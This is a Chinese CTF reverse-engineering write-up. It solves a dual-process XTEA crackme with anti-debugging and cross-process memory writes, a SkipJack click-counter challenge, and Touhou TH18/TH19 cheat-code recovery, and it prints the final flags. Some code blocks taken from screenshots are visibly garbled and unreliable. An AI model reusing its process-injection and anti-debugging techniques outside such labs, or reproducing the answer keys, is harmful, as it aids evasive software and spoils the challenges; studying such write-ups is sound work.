
```
mov    eax, large fs:30h  
mov    eax, [eax+0Ch]  
mov    eax, [eax+1Ch]  
mov    eax, [eax]  
mov    eax, [eax]  
mov    eax, [eax+8]  
mov    [ebp+peBase], eax ; 通过FS:[0x30] 处的 PEB 获得 Kernel32.dll 的基址  
[ebp+peBase] 47h 0010:0C00
```

### 获取Kernel32.dll的基本信息

### 遍历Kernel32.dll的导出函数名称表



找到最终的函数地址:



## 子进程验证部分

子进程主要取MapViewOfFile, 获取父进程的共享内存。Check2 函数去检查输入是否正确。

```

61 pExitProcess = (int __stdcall *)pGetProcAddress(hUser32Dll, szTmp);
62 strcpy(szTmp, "OpenProcess");
63 pOpenProcess = (int __stdcall *)(int, _DWORD, _DWORD)pGetProcAddress(hUser32Dll, szTmp);
64 strcpy((char *)szMAPPINGNAME, "Global\VMYSHARE");
65 strcpy(szTmp, "OpenFileMappingA");
66 pOpenFileMapping = (int __stdcall *)(int, _DWORD, _DWORD *)pGetProcAddress(hUser32Dll, szTmp);
67 hfileMapping = pOpenFileMapping(4, 0, szMAPPINGNAME);
68 if ( hfileMapping )
69 {
70     strcpy(szTmp, "MapViewOfFile");
71     pMapViewOfFile = pGetProcAddress(hUser32Dll, szTmp);
72     lpBuffer = (char *)((int __stdcall *)(int, int, _DWORD, int))pMapViewOfFile(&fileMapping, 4, 0, 0, 500);
73     if ( lpBuffer )
74     {
75         if ( Check2((int)lpBuffer) == 1 )           // 检查flag_part2 部分, 是否正确。
76         {
77             hProcess = pOpenProcess(0x1FFF, 0, NtCurrentTeb()->ClientId.UniqueProcess);
78             if ( hProcess )
79             {
80                 for ( i = 0; i < 0x18; ++i )
81                     *((_BYTE *)lpBuffer + i) = 0;
82                 if ( !NtCurrentTeb()->BeingDebugged ) // 反调试 fs 寄存器
83                 {
84                     strcpy(szTmp, "NtQueryInformationProcess");
85                     pHQueryInformationProcess = (void __stdcall *)(int, _DWORD, _DWORD *, int, _DWORD)pGetProcAddress(
86                                         hProcess, 0, szMAPPINGNAME, 24, 0);
87                     v3 = pOpenProcess(0x1FFF, 0, szMAPPINGNAME[5]);
88                     v4 = hProcess;
89                     hProcess = v3;
90                     pCloseHandle(v4);
91                 }
92             }
93         }
94     }
95 }

```

Check2 同样使用 XTEA 算法进行加密后比较，注意长度，0x40. 部分长度与 Check1 主进程的检查线程数据重复，需要筛选一下。(故意设置的)

IDA View-A      Pseudocode-A      Stack of sub\_4013D9      Hex View-1

```

● 26 | v13[1] = -646336649;
● 27 | v13[2] = -2004020371;
● 28 | v13[3] = -1910056065;
● 29 | v13[4] = -1056162615;
● 30 | v13[5] = -1014735552;
● 31 | v13[6] = -958380967;
● 32 | v13[7] = -1561600249;
● 33 | v13[8] = -729532275;
● 34 | v13[9] = 318330530;
● 35 | v13[10] = 1591209561;
● 36 | v13[11] = 1125351301;
● 37 | v13[12] = -280757776;
● 38 | v13[13] = -1298758742;
● 39 | v13[14] = -1909047116;
● 40 | v14 = 24951;
● 41 | v15 = -45;
● 42 | v16 = 194;
● 43 | for ( i = 0; i < 0x10; ++i )
● 44 |     szTmpBuffer[i] = *( _WORD * )( v10 + 4 * i );
● 45 |     key[0] = 0x12;
● 46 |     key[1] = 0x34;
● 47 |     key[2] = 0x56;
● 48 |     key[3] = 0x78;
● 49 |     for ( j = 0; j < 8; ++j )
● 50 |     {
● 51 |         v3 = szTmpBuffer[2 * j];
● 52 |         v4 = szTmpBuffer[2 * j + 1];
● 53 |         nSum = 0;
● 54 |         for ( k = 0; k < 0x20; ++k )
● 55 |         {
● 56 |             nSum -= 0x61C88647;
● 57 |             v3 += (key[1] + (v4 >> 5)) ^ (v4 + nSum) ^ (key[0] + 16 * v4);
● 58 |             v4 += (key[3] + (v3 >> 5)) ^ (nSum + v3) ^ (key[2] + 16 * v3);
● 59 |         }
● 60 |         szTmpBuffer[2 * j] = v3;
● 61 |         szTmpBuffer[2 * j + 1] = v4;
● 62 |     }
● 63 |     for ( m = 0; m < 0x10; ++m )
● 64 |     {
● 65 |         if ( szTmpBuffer[m] != v13[m] )
● 66 |             return 0;
● 67 |     }
● 68 |     return 1;
● 69 |

```

000002F3 Check2:26 (4010F3)

如果验证成功，会遍历主进程的内存，将结果写回到主进程。(为了增加难度).

```

● 92 |     pCloseHandle(v4);
● 93 |     v6 = 0x1000;
● 94 |     pMapViewOfFile = 0x1000; // 从0x1000 开始搜索，正常情况下e地址都不会存在内存页。
● 95 |     while ( v6 < 0x7FFFFFFF ) // 32位进程的内存搜索
● 96 |     {
● 97 |         if ( pReadProcessMemory(hProcess, v6, v14, 4096, szMAPINGNAME) )
● 98 |         {
● 99 |             v5 = 0;
● 100 |             v7 = 0;
● 101 |             do while ( v7 < szMAPINGNAME[e] )
● 102 |             {
● 103 |                 if ( v14[v7] == lpBufer[v5] )
● 104 |                     ++v5;
● 105 |                 else
● 106 |                     v5 = 0;
● 107 |                     ++v7;
● 108 |                     if ( v5 == 508 )
● 109 |                         goto LABEL_19; // 比较成功，提前退出搜索。
● 110 |
● 111 |
● 112 |             v6 = pMapViewOfFile + 0x1000;
● 113 |             pMapViewOfFile += 0x1000;
● 114 |
● 115 LABEL_19:
● 116 |             v8 = pMapViewOfFile;
● 117 |             if ( pMapViewOfFile <= 0x70000000 ) // 最后返回的地址不可能大于 0x70000000。按照本题需求。
● 118 |             {
● 119 |                 v13 = szMAPINGNAME; // 成功搜索到!
● 120 |                 v12 = 508;
● 121 |                 v9 = &v14[v5 - 508];
● 122 |                 v9[2] = 1;
● 123 |                 v9[3] = 1;
● 124 |                 pWriteProcessMemory(hProcess, v8, v14, v12, v13);
● 125 |
● 126 |
● 127 |
● 128 |
● 129 |
● 130 |

```

最后清理变量。

## 编写解密函数 (XTEA) :

```
NepCTF{c9cdnwdi3iu41m0pv3x7kllzu8pdq6mt9n2nwjdp6kat8ent4dhn5r158iz2f0cmr0u7yxyq} :0
0x41e0pv3x7kllzu8pdq6mt9n2nwjdp6kat8ent4dhn5r158iz2f0cmr0u7yxyq} :0
要在调试停止时自动关闭控制台，请启用“工具”->“选项”->“调试”->“调试停止时自动关闭控制台”，按任意键关闭此窗口。 . ]
```

取Check2的 0x40 + Check1 的 最后16位即为 最后的flag。

NepCTF{c9cdnwdi3iu41m0pv3x7kllzu8pdq6mt9n2nwjdp6kat8ent4dhn5r158iz2f0cmr0u7yxyq}

## 总结:

看到大家的wp，大家做的都很好，感谢大家的捧场！

点赞这位师傅，wp写的特别详细，但我看wp找不到对应的id,贴一张wp图。

打印出来的很像base32，之前乱点的时候也看到了base32和64的码表，于是解密

解密出来的不是乱码，太有感觉了。

于是兴奋的试了试base64，解出来乱码。

痛定思痛，分析下一个线程。

找到这个，还有个存了值的数组，复制下来修改运行之。

eeeeerte

看了 DEFCON2023 qual kkkkklik，因为藏密钥方式独特，就有了这样一道题

### 1. FindCrypt 找到 Base64 表，一处引用，向上找主逻辑 sub\_40102C

Address	Rules file	Name	String	Value
.rdata:00485798	global	Big_Numbers1_485798	\$c0	b'd09f2340818511d396f6aaaf844c7e325'
.rdata:0055D370	global	CRC32_poly_Constant_55D370	\$c0	b' \x83\xb8\xed'
.text:0043E6DE	global	MD5_Constants_43E6DE	\$c4	b'\x01#Eg'
.text:0043E6E5	global	MD5_Constants_43E6E5	\$c5	b'\x89\xab\xcd\xef'
.text:0043E6EC	global	MD5_Constants_43E6EC	\$c6	b'\xfe\xdc\xba\x98'
.text:0043E6F3	global	MD5_Constants_43E6F3	\$c7	b'\vT2\x10'
.text:0043DCFF	global	MD5_Constants_43DCFF	\$c9	b'\xa4\xd7'
.rdata:00486B85	global	BASE64_table_486B85	\$c0	b'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'

```

231     if ( v40 >= v39 )
232         sub_405CF1(1, 67174511, (LPCSTR)0x3D0);
233     *v57 = v38[v40];
234     v33 = v45;
235 }
236 v19 = v48;
237 v21 = v56;
238 v20 = v51 + 8;
239 }
240 v58[1] = (LPVOID)((int64 (*)(int, ...))sub_405CE5)(1, lpMem, 0, 0xA0000101);
241 v58[0] = BASE64(&v58[1]);
242 if ( v58[1] )
243     sub_405CD9(v58[1]);

```

2. 调试主逻辑，发现单击程序图片，次数+1


120	v25 = (void *)v42;
127	v49 = v42;
128	v24 = (_DWORD)qword_57C620 == 626;
129	if ( (_DWORD)qword_57C620 == 626 )
130	v24 = HIDWORD(qword_57C620) == 0;
131	if ( v24 )
132	{
133	v25 = (void *)sub_402A13(&lpMem);
134	v44 = v25;

00401242	. 83C4 04	add esp, 4
00401245	. 58	pop eax
00401246	. 8945 E8	mov dword ptr ss:[ebp-18], eax
00401249	. 813D 20c65700	cmp dword ptr ds:[57c620], 272
00401253	. 75 07	jne eeeeeerte.40125C
00401255	. 833D 24c65700	cmp dword ptr ds:[57c624], 0
0040125C	> 0F85 25010000	jne eeeeeerte.401387
00401262	. 8D45 FC	lea eax, dword ptr ss:[ebp-4]
00401265	. 50	push eax
00401266	. E8 A8170000	call <eeeeerte.sub_402A13>
0040126B	. 8945 D4	mov dword ptr ss:[ebp-2C], eax
0040126E	. 6A 00	push 0
00401270	. F1 00	push 0

改 ZF = 1，执行逻辑

626 次点击，输入密钥，加密假flag



Immunity Debugger Screenshot:

Assembly pane (left):

```

004012DD | . 8D45 E4    lea    eax,dword ptr ss:[ebp-1C]
004012E0 | . 50          push   eax
004012E1 | . E8 C5180000 call   <eeeeerte.sub_402BAB>
004012E6 | . 8D45 F8    lea    eax,dword ptr ss:[ebp-8]
004012E9 | . 50          push   eax
004012EA | . E8 24170000 call   <eeeeerte.sub_402A13>
004012EF | . 8945 D4    mov    dword ptr ss:[ebp-2C],eax
004012F2 | . 8D45 DC    lea    eax,dword ptr ss:[ebp-24]
004012F5 | . 50          push   eax
004012F6 | . 8D45 D4    lea    eax,dword ptr ss:[ebp-2C]    [ebp-2C];"flag{Mis
004012F9 | . 50          push   eax
004012FA | . E8 AC180000 call   <eeeeerte.sub_402BAB>
004012FF | . 8B5D D4    mov    ebx,dword ptr ss:[ebp-2C]
00401302 | . 85DB        test   ebx,ebx
00401304 | . 74 09       je     eeeeerte.40130F
00401306 | . 53          push   ebx
00401307 | . E8 CD490000 call   eeeeerte.405CD9

```

Memory dump pane (right):

地址	十六进制	ASCII
0019FCDC	00 19 FC DC	"flag{Misdirection?MysteriousJack?FAAAKE}"

根据box数据特征，或者工具梭哈，或者图片识别，可得SkipJack算法

StudyPE+ (x64) 1.11 build 112 --> eeeeerte.exe

文件 选项 工具 杂项 帮助

密码学检测结果

VA	Foa	Rva	密码学	详情
0055D170	0015D170	0015D170	CRC32	CRC32_m_tab
00486A65	00086A65	00086A65	SKIPJACK	SKIPJACK_fTable
0055E36C	0015E36C	0015E36C	zlib	inflate_distanceExtraBits
0055E458	0015E458	0015E458	zlib	inflate_distanceExtraBits
0055E2F4	0015E2F4	0015E2F4	zlib	inflate_distanceStarts
0055E278	0015E278	0015E278	zlib	inflate_lengthExtraBits
0055E3E4	0015E3E4	0015E3E4	zlib	inflate_lengthExtraBits
0055E1FC	0015E1FC	0015E1FC	zlib	inflate_lengthStarts
0043E614	0003E614	0003E614	MD5	MD5
0043E6F3	0003E6F3	0003E6F3	MD4	MD4


MD5 检测完成。 SHA1: 19F54582D4C6F71147DD4FB53650FE02BEB773D5

文件类型: [Microsoft Visual C++ v6.0]


深度搜索 密码学检测

eeeeerte.exe, 1548 KB. 20:43:46

Google



626626626 次点击，提示解密flag



662266 次点击，执行大量逻辑，注意传参区别

```
199 if ( v29 )
200 {
201     sub_405CEB((HWND)0x52010001, (LPCSTR)0x16010035, 19, -1, (unsigned __int8 *)0xFF0090, 0);
202     sub_405CE5(5, 1, 369164341, 65544, 10, 0, 0x80000301, 10, 0, 0x80000301, 20, 0, 0x80000301, 20, 0, 0x80000301);
203     sub_405CE5(5, 1, 369164341, 65544, 10, 0, 0x80000301, 20, 0, 0x80000301, 20, 0, 0x80000301, 30, 0, 0x80000301);
204     sub_405CE5(5, 1, 369164341, 65544, 10, 0, 0x80000301, 30, 0, 0x80000301, 20, 0, 0x80000301, 40, 0, 0x80000301);
205     sub_405CE5(5, 1, 369164341, 65544, 20, 0, 0x80000301, 20, 0, 0x80000301, 30, 0, 0x80000301, 30, 0, 0x80000301);
206     sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 20, 0, 0x80000301, 50, 0, 0x80000301, 30, 0, 0x80000301);
207     sub_405CE5(5, 1, 369164341, 65544, 30, 0, 0x80000301, 30, 0, 0x80000301, 40, 0, 0x80000301, 40, 0, 0x80000301);
208     sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 30, 0, 0x80000301, 50, 0, 0x80000301, 40, 0, 0x80000301);
209     sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 40, 0, 0x80000301, 50, 0, 0x80000301, 50, 0, 0x80000301);
210     sub_405CE5(5, 1, 369164341, 65544, 80, 0, 0x80000301, 10, 0, 0x80000301, 90, 0, 0x80000301, 20, 0, 0x80000301);
211     sub_405CE5(5, 1, 369164341, 65544, 90, 0, 0x80000301, 10, 0, 0x80000301, 100, 0, 0x80000301, 20, 0, 0x80000301);
212     sub_405CE5(5, 1, 369164341, 65544, 100, 0, 0x80000301, 10, 0, 0x80000301, 110, 0, 0x80000301, 20, 0, 0x80000301);
213     sub_405CE5(5, 1, 369164341, 65544, 90, 0, 0x80000301, 20, 0, 0x80000301, 100, 0, 0x80000301, 30, 0, 0x80000301);
214     sub_405CE5(5, 1, 369164341, 65544, 30, 0, 0x80000301, 140, 0, 0x80000301, 40, 0, 0x80000301, 150, 0, 0x80000301);
215     sub_405CE5(5, 1, 369164341, 65544, 20, 0, 0x80000301, 150, 0, 0x80000301, 30, 0, 0x80000301, 160, 0, 0x80000301);
216     sub_405CE5(5, 1, 369164341, 65544, 30, 0, 0x80000301, 150, 0, 0x80000301, 40, 0, 0x80000301, 160, 0, 0x80000301);
217     sub_405CE5(5, 1, 369164341, 65544, 40, 0, 0x80000301, 150, 0, 0x80000301, 50, 0, 0x80000301, 160, 0, 0x80000301);
218     sub_405CE5(
219         5,
220         1,
221         0x16010035,
222         0x10008,
223         0x8C,
224         0,
225         0x80000301,
226         ...
227     );
228 }
```

一般做法：

发现是绘制矩形，按照参数画就行

注意这里画4个矩形，连续向下

```
421     -Z14/48Z8/Y);
422     sub_405A07(0x52010001, 0x16010035, 10, 40);
423     sub_405A07(0x52010001, 0x16010035, 40, 50);
424     sub_405A07(0x52010001, 0x16010035, 60, 10);
425     sub_405A07(0x52010001, 0x16010035, 60, 50);
426     sub_405A07(0x52010001, 0x16010035, 90, 30);
427     sub_405A07(0x52010001, 0x16010035, 140, 20);
428     sub_405A07(0x52010001, 0x16010035, 160, 30);
429     sub_405A07(0x52010001, 0x16010035, 200, 10);
430     sub_405A07(0x52010001, 0x16010035, 200, 50);
431     sub_405A07(0x52010001, 0x16010035, 90, 120);
```

预期做法：

CreateWindowEX修改窗口位置

EIP → 77548610 8BF F mov edi,edi

77548612 55 push ebp	77548613 88EC mov ebp,esp	77548615 33C0 xor eax,eax	77548617 8855 0C mov edx,dword ptr ss:[ebp+C]
断点未设置 A 50 push eax	77548618 50 push eax	7754861C 68 01000040 push 40000001	77548621 50 push eax
77548622 FF75 34 push dword ptr ss:[ebp+34]	77548625 8B4D 08 mov ecx,dword ptr ss:[ebp+8]	77548628 FF75 30 push dword ptr ss:[ebp+30]	

edi=16010035

.text:77548610 user32.dll:\$28610 #27A10 <CreateWindowExA>

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	局部变量	结构体
地址	十六进制	ASCII					
777c1000 16 00 18 00 A0 7D 7C 77	00 00 16 00 00 7C 7C 77	...J w..... lw	0019FC84 00477AA2	设置为 eeeeerte, sub_4779E+A4 由 ???			
777c1010 00 00 02 00 0C 5E 7C 77	0E 00 10 00 78 7F 7C 77	...A w..x w	0019FC88 00000000				
777c1020 0C 00 00 0E 00 68 7F 7C 77	08 00 0A 00 38 7B 7C 77	...h w..8{ w	0019FC8C 0056ECB4	eeeeerte.0056ECB4			
777c1030 06 00 08 00 48 7C 7C 77	06 00 08 00 58 7F 7C 77	...H w..X w	0019FC90 00000000				
777c1040 06 00 08 00 50 7F 7C 77	06 00 08 00 60 7F 7C 77	...P w.... w	0019FC94 00000960				
777c1050 1C 00 1E 00 34 7C 7C 77	00 20 22 00 F0 81 7C 77	...4 w...δ w	0019FC98 00000640				
777c1060 84 00 86 00 68 81 7C 77	B0 6B 7F 77 C0 47 8C 77	...h w°k wAg w	0019FCA0 000000F0				
777c1070 20 B4 7E 77 00 46 8C 77	B0 1F 7F 77 40 69 7F 77	~w w.w°.w@i.w	0019FCA8 0021119A				
777c1080 80 46 8C 77 40 47 8C 77	20 57 7F 77 C0 47 8C 77	.F w@G.w W.wAg.w	0019FCAC 0000006E				
777c1090 40 25 7F 77 40 69 7F 77	D0 46 8C 77 40 47 8C 77	%@.w@i.wDF.w@G.w	0019FCB0 00400000	eeeeerte.00400000			
777c10A0 40 CF 82 77 c0 47 8C 77	00 00 00 00 00 00 00 00	@I.wAg.w.....	0019FCB4 00000000				
777c10B0 00 00 00 00 52 14 01 E2 46 15 C5 43 A5 FF 00 8D		w...åE AC¥b...	0019FCB8 16010035				

改成0,0




得到密钥 NITORI2413，拿去SkipJack解密之前的密文得到flag

1 NepCTF{3456789TQKA2, Jack\_was\_skipped\_by\_EPL}

关于密钥字体：来自于 Tetris Effect Connected





## TH19

这道题是趁着TH19《东方兽王园 ~ Unfinished Dream of All Living Ghost.》发售时出的题，主要是考察复现之前游戏的秘籍代码，来快速逆向新游戏的秘籍，顺便发现ZUN喝酒的秘密，暴力传教 Touhou Project

以下是基于TH18进行复现

### ☆ 东方虹龙洞 [编辑]

#### ☆ 方法一 [编辑]

1. 进入Achievement界面
2. 选中13号成就
3. 输入“[三得利 The Premium Malt's MASTER'S DREAM](#)<sup>[1]</sup>”  
mastersdream

#### ☆ 方法二 [编辑]

1. 进入Player Data界面
  2. 进入Score Ranking界面
  3. 选择并停留在第7个自机（从0数起，灵梦自机编号0，需要借助外部工具修改，这肯定是因为鬼形兽代码忘了改）的Lunatic难度的符卡数据/Score数据页面  
[麒麟经典拉格](#)<sup>[1]</sup>
  4. 输入“classiclager”
- 如果操作正确，将会听到Extend的音效，并解锁所有卡牌、所有符卡练习、所有机体配置的单关练习和Extra难度。  
但是初始双卡槽（需要通关一次的成就）及三卡槽（需要携带空白卡通关的成就）不会解锁，加油！

复现方法一，找到秘籍判断代码

进入Achievement界面，找到当前选中成就的id

Address	Value	Previous	New Scan	Next Scan
1CA93914	4	4		
1CA93918	4	4		
1CA99640	4	4		

下硬件写入断点，（当然用CE的断点功能也可）

断到4029e0内部

				sub_4029E0
004029DF	CC	int3		
004029E0	\$ 55	push	ebp	
004029E1	. 8BEC	mov	ebp,esp	
004029E3	. 56	push	esi	
004029E4	. 8BF1	mov	esi,ecx	
004029E6	. 57	push	edi	
004029E7	. 8B7E 08	mov	edi,dword ptr ds:[esi+8]	
004029EA	. 8B06	mov	eax,dword ptr ds:[esi]	
004029EC	. 85FF	test	edi,edi	
004029EE	. 7E 63	jle	th18.402A53	
004029F0	. 53	push	ebx	
004029F1	. 8B9E D4000000	mov	ebx,dword ptr ds:[esi+D4]	
004029F7	> 8B4D 08	mov	ecx,dword ptr ss:[ebp+8]	
004029FA	. 8D96 90000000	lea	edx,dword ptr ds:[esi+90]	
00402A00	. 03C1	add	eax,ecx	
00402A02	. 8906	mov	dword ptr ds:[esi],eax	
P → 00402A04	. 3BC7	cmp	eax,edi	
00402A06	. 7C 19	jl	th18.402A21	
00402A08	. 8B8E D0000000	mov	ecx,dword ptr ds:[esi+D0]	
00402A0E	. 66:90	nop		
00402A10	> 85C9	test	ecx,ecx	

看调用栈代码，上一层46D4DD

注意有个比较

```

16 /           }
168 |     if ( this[9] != 12 )
169 |     goto LABEL_62;
170 |     if ( (dword_4CA21C & 0x80103) != 0 )
171 |     {
172 |         dword_570A84 = 0;
173 |         dword_570A80 = 0;
174 |     }
175 |     qmemcpy(&unk_5712B0, &unk_5711B0, 0x100u);
176 |     v7 = sub_467740(&unk_5711B0);

```

选中第13号成就，继续调试

判断的代码

0046D871	. E8 6A930000	call	<th18.sub_476BE0>	
0046D876	. C705 840A5700	mov	dword ptr ds:[570A84],0	
0046D880	. EB 7C	jmp	th18.46D8FE	
0046D882	> 8B0495 487A4B	mov	eax,dword ptr ds:[edx*4+4B7A48]	
0046D889	. 80B8 80095700	cmp	byte ptr ds:[eax+570980],0	
0046D890	. 7D 0B	jge	th18.46D89D	
0046D892	. 42	inc	edx	
0046D893	. 33C0	xor	eax, eax	
0046D895	. 8915 840A5700	mov	dword ptr ds:[570A84], edx	
0046D89B	. EB 66	jmp	th18.46D903	
0046D89D	> 0F2815 800957	movaps	xmm2,xmmword ptr ds:[570980]	
0046D8A4	. B8 20000000	mov	eax,20	

其中4B7A48数据，秘籍代码masterdream，注意数据规律

地址	十六进制	ASCII
004B7A48	32 00 00 00	2
004B7A58	12 00 00 00	2
004B7A68	13 00 00 00	2
004B7A78	44 77 4B 00	DwK.
004B7A88	28 78 4B 00	(xK
004B7A98	7C 64 4B 00	dK.
004B7AA8	64 78 4B 00	dXK

多次调试后得到算法

```
1 alpha="QWERTYUIOP---ASDFGHJKL----ZXCVBNM-----" #Q 0x10 A 0x1E Z 0x2C
2
3 def dec(a):
4     for n in a:
5         print(alpha[n-0x10],end=' ')
6
7 enc_data=[0x00000025, 0x00000017, 0x00000013, 0x00000017, 0x00000031, 0x00000026
8 0x00000012, 0x00000013]
9 dec(enc_data)
```

复现完成后，等TH19附件（大约当天17点，群里传出盗版（真），此时Steam也发售了）

此时可以有两种做法：

- 1.找Achievement界面代码，找到指针指向，还可以找出具体触发条件
  - 2.暴力搜索exe文件，找到相似的数据（当时采用）

